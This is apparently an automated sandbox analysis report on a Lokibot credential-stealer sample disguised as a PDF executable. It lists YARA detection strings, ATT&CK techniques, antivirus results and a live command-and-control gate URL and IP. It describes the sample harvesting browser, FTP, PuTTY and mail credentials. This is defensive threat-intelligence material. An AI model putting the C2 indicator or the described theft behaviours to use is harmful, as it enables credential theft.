ID: 326333
Sample Name:
PI_Nov9071011998_ENTRUSTpdf.exe
Cookbook: default.jbs
Time: 10:01:23
Date: 03/12/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report PI_Nov9071011998_ENTRUSTpdf.exe

Overview


General Information

Sample Name:	PI_Nov9071011998_ENTRUSTpdf.exe
Analysis ID:	326333
MD5:	2349d50a67c2ef8.
SHA1:	b0cfbb76140f37e..
SHA256:	9e196418dece34..
Tags:	exe Loki

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected AntiVM_3
- Yara detected Lokibot
- .NET source code contains potentia…
- Found C&C like URL pattern
- Machine Learning detection for samp…
- Tries to detect sandboxes and other…
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal browser in…
- Tries to harvest and steal ftp login c…
- Tries to steal Mail credentials (via fil…

Classification



Startup

- **System is w10x64**
- PI_Nov9071011998_ENTRUSTpdf.exe (PID: 3476 cmdline: 'C:\Users\user\Desktop\PI_Nov9071011998_ENTRUSTpdf.exe' MD5: 2349D50A67C2EF85661EF2BE6DEF2CC3)
  - PI_Nov9071011998_ENTRUSTpdf.exe (PID: 5572 cmdline: {path} MD5: 2349D50A67C2EF85661EF2BE6DEF2CC3)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.499756661.000000000400000.00000040.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000001.00000002.499756661.000000000400000.00000040.00000001.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000001.00000002.499756661.000000000400000.00000040.00000001.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
00000001.00000002.499756661.000000000400000.00000040.00000001.sdmp	Loki_1	Loki Payload	kevoreilly	• 0x151b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x153fc:$a2: last_compatible_version
00000001.00000002.499756661.000000000400000.00000040.00000001.sdmp	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x13bff:$des3: 68 03 66 00 00 • 0x187f0:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x188bc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00

Click to see the 15 entries


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.PI_Nov9071011998_ENTRUSTpdf.exe.400000.0.raw.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
1.2.PI_Nov9071011998_ENTRUSTpdf.exe.400000.0.raw.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
1.2.PI_Nov9071011998_ENTRUSTpdf.exe.400000.0.raw.unpack	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
1.2.PI_Nov9071011998_ENTRUSTpdf.exe.400000.0.raw.unpack	Loki_1	Loki Payload	kevoreilly	• 0x151b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x153fc:$a2: last_compatible_version
1.2.PI_Nov9071011998_ENTRUSTpdf.exe.400000.0.raw.unpack	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x13bff:$des3: 68 03 66 00 00 • 0x187f0:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x188bc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
Click to see the 5 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Spreading
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Found C&C like URL pattern

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

.NET source code contains potential unpacker

Yara detected aPLib compressed binary

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Stealing of Sensitive Information:

Yara detected Lokibot

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials


Tries to steal Mail credentials (via file access)

Tries to steal Mail credentials (via file registry)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Windows Management Instrumentation	Path Interception	Access Token Manipulation 1	Disable or Modify Tools 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eaves Insecu Netwo Comm
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 1 2	Deobfuscate/Decode Files or Information 1	Credentials in Registry 2	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1	Explo Redir Calls/
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Security Account Manager	System Information Discovery 1 3	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 2	Explo Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 2	NTDS	Security Software Discovery 1 1 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2	Cached Domain Credentials	Process Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 2	Proc Filesystem	System Owner/User Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insecu Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PI_Nov9071011998_ENTRUSTpdf.exe	20%	Virustotal		Browse
PI_Nov9071011998_ENTRUSTpdf.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.PI_Nov9071011998_ENTRUSTpdf.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
webtex.ga	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/9	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.jiyu-kobo.co.jp/jp/JT	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/eT	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/eT	0%	Avira URL Cloud	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.fontbureau.coma	0%	URL Reputation	safe	
http://www.fontbureau.coma	0%	URL Reputation	safe	
http://www.fontbureau.coma	0%	URL Reputation	safe	
http://www.founder.com.cn/cnpro	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/WTa	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/s	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/s	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/s	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/$T	0%	Avira URL Cloud	safe	
http://webtex.ga/ibiki/gate.php	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0-d	0%	Avira URL Cloud	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.founder.com.cn/cnac8	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/3T	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
webtex.ga	47.91.79.163	true	true	• 4%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://webtex.ga/ibiki/gate.php	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false		high
http://www.founder.com.cn/cn/9	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000003.224544561.0000000005F72000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/jp/JT	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000003.225477436.0000000005F66000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/jp/eT	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000003.225373707.0000000005F68000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/eT	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000003.225477436.0000000005F66000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.ibsensoftware.com/	PI_Nov9071011998_ENTRUSTpdf.exe, PI_Nov9071011998_ENTRUSTpdf.exe, 00000001.00000002.499756661.000000000400000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tiro.com	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false		high
http://www.goodfont.co.kr	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/jp/	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000003.225477436.0000000005F66000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.coma	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000003.234416730.0000000005F67000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cnpro	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000003.224342922.0000000005F71000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/WTa	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000003.225477436.0000000005F66000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000003.224544561.0000000005F72000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/s	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000003.225477436.0000000005F66000.00000004.00000001.sdmp, PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000003.225166450.0000000005F63000.00000004.00000001.sdmp, PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000003.225636033.0000000005F6A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/Y0/	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000003.225477436.0000000005F66000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/$T	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000003.225477436.0000000005F66000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000003.225477436.0000000005F66000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/Y0-d	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000003.225477436.0000000005F66000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.como	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000003.234416730.0000000005F67000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false		high
http://www.founder.com.cn/cnac8	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000003.224544561.0000000005F72000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false		high
http://www.sandoll.co.kr	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	PI_Nov9071011998_ENTRUSTpdf.exe, 00000000.00000002.240549132.00000000071F2000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
